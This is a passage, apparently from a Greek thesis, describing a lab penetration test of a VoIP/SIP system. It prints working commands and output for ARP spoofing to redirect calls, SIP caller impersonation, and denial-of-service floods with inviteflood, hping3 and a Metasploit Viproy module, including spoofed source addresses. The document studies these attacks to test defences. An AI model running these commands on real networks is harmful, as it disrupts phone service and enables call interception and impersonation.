
Σχήμα 54: Επιλογές module viproy_sip_message

Όπως παρατηρείται από το παραπάνω σχήμα, η εκτέλεση της επίθεσης εμφανίζεται να έχει ολοκληρωθεί με επιτυχία. Αυτό επιβεβαιώνεται και από το Σχήμα 55, στο οποίο εμφανίζεται το μήνυμα, το οποίο ελήφθη από τον χρήστη user3 (Smartphone1).




Σχήμα 55: Εμφάνιση ληφθέντος μηνύματος συσκευής Smartphone1

Εναλλακτικά, η αποστολή μηνύματος αλλά και η αρχικοποίηση τηλεφωνικής κλήσης χρησιμοποιώντας την πλαστοπροσωπία μπορεί να επιτευχτεί εγκαθιστώντας ένα λογισμικό τηλεφώνου στη συσκευή εκτέλεσης της δοκιμής παρείσδυσης. Στη συγκεκριμένη περίπτωση εγκαταστάθηκε το λογισμικό Linphone, και εκτελέστηκε κλήση από τη συσκευή με διεύθυνση IP 192.168.1.100, χρησιμοποιώντας ως στοιχεία καλούντος αυτά του χρήστη user4 και αποδέκτη της κλήσης τον χρήστη user3, όπως εμφανίζεται και στο παρακάτω σχήμα (Σχήμα 56).



Σχήμα 56: Πραγματοποίηση κλήσης μέσω λογισμικού Linphone


Για την επίτευξη της αντίστροφης διαδικασίας (Σχήμα 57), δηλαδή την αποδοχή μίας τηλεφωνικής κλήσης από τον διενεργούντα τη δοκιμή παρείσδυσης (Attacker), η οποία στην πραγματικότητα προορίζεται για κάποιον άλλον χρήστη (Smartphone2), χρησιμοποιούνται προαναφερθείσες τεχνικές (ARP spoofing) αλλά και τεχνικές άρνησης εξυπηρέτησης (DoS), οι οποίες θα αναφερθούν αναλυτικότερα και παρακάτω.



Σχήμα 57: Απεικόνιση επίθεσης ARP Spoofing και DoS

Πιο συγκεκριμένα χρησιμοποιείται το εργαλείο arpspoof, -αφού πρώτα έχει ενεργοποιηθεί η προώθηση των πακέτων- και εκτελείται σε αυτό, η εντολή arpspoof -i wlan0 -t 192.168.1.20 192.168.1.11, ώστε να ενημερωθεί ο PBX server πως η διεύθυνση IP 192.168.1.11 βρίσκεται στη συσκευή με διεύθυνση MAC 64:5a:4:76:fb:36, δηλαδή στη συσκευή από την οποία διενεργείται η επίθεση.

Ταυτόχρονα χρησιμοποιείται και το εργαλείο inviteflood, ώστε να εκτελεστεί μια επίθεση άρνησης εξυπηρέτησης στη συσκευή με διεύθυνση IP 192.168.1.11, με αποτέλεσμα να την καταστήσει μη λειτουργική. Στη συνέχεια, πραγματοποιείται κλήση από τον χρήστη user3 (Smartphone1) προς τον χρήστη user4 (Smartphone2). Όπως παρατηρείται και από το Σχήμα 58, λόγω των παραπάνω, η κλήση τελικά ανακατευθύνεται προς τη συσκευή, από την οποία εκτελείται η δοκιμή παρείσδυσης (Attacker), χωρίς ο χρήστης user3 να είναι σε θέση να αντιληφτεί την ανακατεύθυνση αυτή.



Σχήμα 58: Αποτέλεσμα επίθεσης ARP Spoofing και DoS

Περισσότερες πληροφορίες για την εκτέλεση των επιθέσεων άρνησης εξυπηρέτησης και τα εργαλεία, τα οποία χρησιμοποιήθηκαν, αναφέρονται παρακάτω.


3.5.4.3 Πραγματοποίηση Επιθέσεων Κατά της Διαθεσιμότητας

Όπως αναφέρθηκε και προηγουμένως, η χρησιμοποίηση του εργαλείου arpspoof, χωρίς την εκτέλεση της εντολής echo 1 > /proc/sys/net/ipv4/ip_forward για την προώθηση των πακέτων, οδηγεί στην εμφάνιση κατάστασης άρνησης εξυπηρέτησης. Η εκτέλεση δηλαδή των εντολών του Σχήματος 59 από τον επιτιθέμενο, χωρίς την εκτέλεση της προώθησης των πακέτων, οδηγούν στην άρνηση εξυπηρέτησης των συσκευών με τις διευθύνσεις IP 192.168.1.10 και 192.168.1.11.

```
root@kali:~# arpspoof -i wlan0 -t 192.168.1.20 192.168.1.10 -r
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.10 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:70:d6:fd:ae:4 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.10 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:70:d6:fd:ae:4 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.10 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 a4:70:d6:fd:ae:4 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
root@kali:~# arpspoof -i wlan0 -t 192.168.1.20 192.168.1.11 -r
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 16:91:82:20:68:a0 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 16:91:82:20:68:a0 0806 42: arp reply 192.168.1.20 is-at 64:5a:4:76:fb:36
64:5a:4:76:fb:36 0:c:29:86:19:e2 0806 42: arp reply 192.168.1.11 is-at 64:5a:4:76:fb:36
```

Σχήμα 59: Εκτέλεση επίθεσης DoS με τη χρήση του εργαλείου arpspoof

Όταν κατά τη διάρκεια της επίθεσης αυτής, ο χρήστης user3 πραγματοποιήσει μια κλήση με αποδέκτη τον χρήστη user4 και το αντίστροφο, θα εμφανιστεί στην οθόνη της συσκευής μήνυμα εξάντλησης του χρονικού ορίου του αιτήματος (Σχήμα 60). Αυτό θα συμβεί γιατί τα πακέτα τα οποία έχουν ως προορισμό είτε τη συσκευή με διεύθυνση IP 192.168.1.10, είτε τη συσκευή με διεύθυνση IP 192.168.1.11, θα κατευθυνθούν προς τη συσκευή με διεύθυνση IP 192.168.1.100, αλλά δε θα εξέρθουν αυτής, με αποτέλεσμα να δημιουργηθεί κατάσταση άρνησης εξυπηρέτησης.



Σχήμα 60: Εμφάνιση μηνύματος εξάντλησης του χρονικού ορίου του αιτήματος

Ένα εργαλείο, το οποίο χρησιμοποιείται κυρίως για τη δημιουργία άρνησης εξυπηρέτησης και για την εκτέλεση ελέγχων καταπόνησης (Stress Testing) συστημάτων VoIP, είναι το inviteflood, το οποίο χρησιμοποιήθηκε και παραπάνω.


Το inviteflood κατακλύζει μια συσκευή με πακέτα μηνυμάτων SIP/SDP INVITE μέσω των πρωτοκόλλων UDP/IP (Kali Tools).

```
root@kali:~# inviteflood wlan0 user4 192.168.1.11 192.168.1.11 100000000 -i 192.168.1.255 -S 9 -D 5060

inviteflood - Version 2.0
              June 09, 2006

source IPv4 addr:port   = 192.168.1.255:9
dest   IPv4 addr:port   = 192.168.1.11:5060
targeted UA             = user4@192.168.1.11

Flooding destination with 100000000 packets
sent: 5995744
```

Σχήμα 61: Χρήση εργαλείου inviteflood με στόχο τη συσκευή Smartphone2

Η εκτέλεση της επίθεσης εμφανίζεται στο παραπάνω σχήμα (Σχήμα 61). Η επίθεση είχε ως στόχο τη πόρτα 5060 της συσκευής Smartphone2 (192.168.1.11), η οποία κατακλύστηκε με εκατό (100) εκατομμύρια πακέτα SIP. Η προέλευση της επίθεσης εμφανίζεται να είναι από την πόρτα 9 μιας συσκευής με διεύθυνση IP 192.168.1.255. Ουσιαστικά η διεύθυνση IP 192.168.1.255 είναι διεύθυνση broadcast του δικτύου και επιλέχτηκε ενδεικτικά από τον tester για να αποκρύψει την πραγματική προέλευση της επίθεσης, δηλαδή την διεύθυνση της συσκευής, από την οποία διενεργήθηκε το penetration test (192.168.1.100).


Εντός μερικών δευτερολέπτων από την έναρξη της, η επίθεση κρίθηκε επιτυχής. Όπως μαρτυρά και το Σχήμα 62, στην προσπάθεια συνομιλίας των χρηστών user3 (192.168.1.10) και user4 (192.168.1.11) η απώλεια των πακέτων ήταν μεγάλη (έως και 200%) με αποτέλεσμα ο ήχος να μην φτάνει στον προορισμό του. Επιπλέον, έπειτα από το πέρας λίγων λεπτών από την έναρξη της επίθεσης η συσκευή με διεύθυνση IP 192.168.1.11 τέθηκε εκτός λειτουργίας (crashed) και εκτέλεσε επανεκκίνηση. Παρόμοια αποτελέσματα είχε και η επίθεση εναντίον της συσκευής Smartphone1 (192.168.1.10).



Σχήμα 62: Αποτέλεσμα επίθεσης DoS στη συσκευή Smartphone2


Η επίθεση η οποία είχε ως στόχο τον PBX server κρίθηκε επίσης επιτυχής, αλλά για να επιτευχτεί αυτό χρειάστηκε αρκετά περισσότερος χρόνος όπως και η χρήση ενός δεύτερου παραθύρου, από το οποίο εκτελέστηκε η ίδια εντολή επίθεσης (inviteflood wlan0 PBX 192.168.1.20 192.168.1.20 1000000000 -i 192.168.1.255 -S 9 -D 5060) (Σχήμα 63).

Όπως παρατηρείται από το ίδιο σχήμα με τη βοήθεια του εργαλείου htop, η χρήση του εργαλείου inviteflood καταπονεί αρκετά και τη συσκευή, από την οποία εκτελείται η επίθεση.




Σχήμα 63: Χρήση εργαλείου inviteflood με στόχο τη συσκευή PBX server

Μετά το πέρας μερικών λεπτών της επίθεσης με στόχο την συσκευή PBX server, η διαθέσιμη μνήμη του συστήματος άρχισε να εξαντλείται δημιουργώντας συνθήκες buffer overflow, η χρήση του επεξεργαστή να αυξάνεται και το σύστημα να γίνεται ασταθές, όπως εμφανίζεται και στην παρακάτω αποτύπωση του εργαλείου htop (Σχήμα 64). Όσο χρονικό διάστημα διήρκησε η επίθεση, η επικοινωνία μεταξύ των χρηστών και του PBX server, δεν ήταν δυνατή, ενώ παρέμεινε σε αυτήν την κατάσταση και για αρκετά λεπτά μετά τον τερματισμό της επίθεσης.



Σχήμα 64: Αποτέλεσμα επίθεσης DoS στη συσκευή PBX server

Υπό φυσιολογικές συνθήκες, η χρήση της μνήμης από το σύστημα Ubuntu, στο οποίο και είναι εγκατεστημένος ο PBX server, δεν ξεπερνά τα 400 MB, ενώ η χρήση του επεξεργαστή δεν ξεπερνά το 5%, όπως αποτυπώνεται και στο Σχήμα 65. Αντιλαμβάνεται κανείς έτσι την καταπόνηση, την οποία δέχεται το σύστημα κατά τη διάρκεια της επίθεσης.



Σχήμα 65: Χρήση πόρων του συστήματος Ubuntu υπό φυσιολογικές συνθήκες

Ένα άλλο εργαλείο, το οποίο χρησιμοποιήθηκε για τη δημιουργία κατάστασης άρνησης εξυπηρέτησης στις συσκευές Smartphone1 Smartphone2, είναι το hping3. Όπως συμβαίνει και με το εργαλείο arpspoof, η κύρια χρήση του δεν αφορά τη διενέργεια επιθέσεων άρνησης εξυπηρέτησης, αλλά δύναται να χρησιμοποιηθεί και με αυτόν τον τρόπο.

Το hping3 είναι ένα εργαλείο συναρμολόγησης και ανάλυσης πακέτων TCP/IP. Μεταξύ άλλων υποστηρίζει την αποστολή πακέτων πρωτοκόλλων TCP, UDP, ICMP, έχει δυνατότητες traceroute και την ικανότητα να στέλνει αρχεία σε κεκαλυμμένο κανάλι κ.α. (Kali Tools).

Στη συγκεκριμένη περίπτωση χρησιμοποιείται με τέτοιο τρόπο ώστε να κατακλύσει με πακέτα τύπου UDP τον στόχο, με αποτέλεσμα να τον καταστήσει μη λειτουργικό. Στην επίθεση η οποία αποτυπώνεται και στο Σχήμα 66, επιχειρείται ο κατακλυσμός της πόρτας 5060/UDP της συσκευής με διεύθυνση IP 192.168.1.11 (Smartphone2), με συνολικά 10000 πακέτα πρωτοκόλλου UDP, μεγέθους 1200 bytes, μεγέθους παραθύρου 128 και προέλευση της επίθεσης μία τυχαία διεύθυνση IP.

```
root@kali:~# hping3 -c 10000 -d 1200 -S -w 128 -p 5060 --flood --udp --rand-source 192.168
.1.11
HPING 192.168.1.11 (wlan0 192.168.1.11): udp mode set, 28 headers + 1200 data bytes
hping in flood mode, no replies will be shown
5061: ^C
--- 192.168.1.11 hping statistic ---
16600104 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

Σχήμα 66: Χρήση εργαλείου hping3 με στόχο τη συσκευή Smartphone2

Λόγω των χαμηλών τεχνικών χαρακτηριστικών της συσκευής Smartphone2, η επίθεση κατάφερε να δημιουργήσει κατάσταση άρνησης εξυπηρέτησης στη συσκευή και να την καταστήσει μη λειτουργική. Το ίδιο συνέβη και για τη συσκευή Smartphone1, αλλά λόγω των καλύτερων τεχνικών χαρακτηριστικών της χρειάστηκε περισσότερος χρόνος καθώς και η χρήση τριών (3) διαφορετικών παραθύρων να εκτελούν την επίθεση ταυτόχρονα (Σχήμα 67). Αντίθετα, η συγκεκριμένη επίθεση δεν είχε κάποιο αξιόλογο αποτέλεσμα, όταν εκτελέστηκε εναντίον της συσκευής PBX server.

```
root@kali:~# hping3 -c 10000 -d 1200 -S -w 128 -p 5060 --flood --udp --rand-source 192.168
.1.10
HPING 192.168.1.10 (wlan0 192.168.1.10): udp mode set, 28 headers + 1200 data bytes
hping in flood mode, no replies will be shown
root@kali:~# hping3 -c 10000 -d 1200 -S -w 128 -p 5060 --flood --udp --rand-source 192.168
.1.10
HPING 192.168.1.10 (wlan0 192.168.1.10): udp mode set, 28 headers + 1200 data bytes
hping in flood mode, no replies will be shown
root@kali:~# hping3 -c 10000 -d 1200 -S -w 128 -p 5060 --flood --udp --rand-source 192.168
.1.10
HPING 192.168.1.10 (wlan0 192.168.1.10): udp mode set, 28 headers + 1200 data bytes
hping in flood mode, no replies will be shown
```

Σχήμα 67: Χρήση εργαλείου hping3 με στόχο τη συσκευή Smartphone1

Τέλος, από τη σουίτα εργαλείων Viproy και μέσω της πλατφόρμας Metasploit, χρησιμοποιήθηκε το module viproy_sip_udpampdos. Το module αυτό διενεργεί μια επίθεση UDP Amplification, γνωστή και ως επίθεση Fraggle, η οποία όπως παρατηρείται και στο Σχήμα 68, διοχετεύει συνεχώς με αιτήματα INVITE τις πόρτες 5060 των συσκευών με διευθύνσεις IP 192.168.1.10 και 190.168.1.11, ενώ τα αιτήματα αυτά εμφανίζονται να προέρχονται από τη συσκευή με διεύθυνση IP 192.168.1.20 (PBX server).

```
msf auxiliary(viproy_sip_udpampdos) > show options

Module options (auxiliary/voip/viproy_sip_udpampdos):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   FROM          100              yes       Source Number for Target SIP Server
   INTERFACE                      no        The name of the interface
   PACKET_COUNT  100000           yes       The count of the packets
   SIP_PORT      5060             yes       Target Port of The SIP Server
   SIP_SERVERS   192.168.1.10     yes       Vulnerable SIP Servers
   SNAPLEN       65535            yes       The number of bytes to capture
   THREADS       1                yes       The number of concurrent threads
   TIMEOUT       500              yes       The number of seconds to wait for new data
   TO            100              yes       Destination Number at Target SIP Server
   VICTIM_IP     192.168.1.20     yes       Target IP of Victim
   VICTIM_PORT   5060             yes       Target UDP Port of Victim

msf auxiliary(viproy_sip_udpampdos) > run

[*] This modules works only under Linux!
[*] Starting SIP UDP amplification attack for 192.168.1.20
[*] Sending Spoofed Packets to : 192.168.1.10
```

```
msf auxiliary(viproy_sip_udpampdos) > show options

Module options (auxiliary/voip/viproy_sip_udpampdos):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   FROM          100              yes       Source Number for Target SIP Server
   INTERFACE                      no        The name of the interface
   PACKET_COUNT  100000           yes       The count of the packets
   SIP_PORT      5060             yes       Target Port of The SIP Server
   SIP_SERVERS   192.168.1.11     yes       Vulnerable SIP Servers
   SNAPLEN       65535            yes       The number of bytes to capture
   THREADS       1                yes       The number of concurrent threads
   TIMEOUT       500              yes       The number of seconds to wait for new data
   TO            100              yes       Destination Number at Target SIP Server
   VICTIM_IP     192.168.1.20     yes       Target IP of Victim
   VICTIM_PORT   5060             yes       Target UDP Port of Victim

msf auxiliary(viproy_sip_udpampdos) > run

[*] This modules works only under Linux!
[*] Starting SIP UDP amplification attack for 192.168.1.20
[*] Sending Spoofed Packets to : 192.168.1.11
```

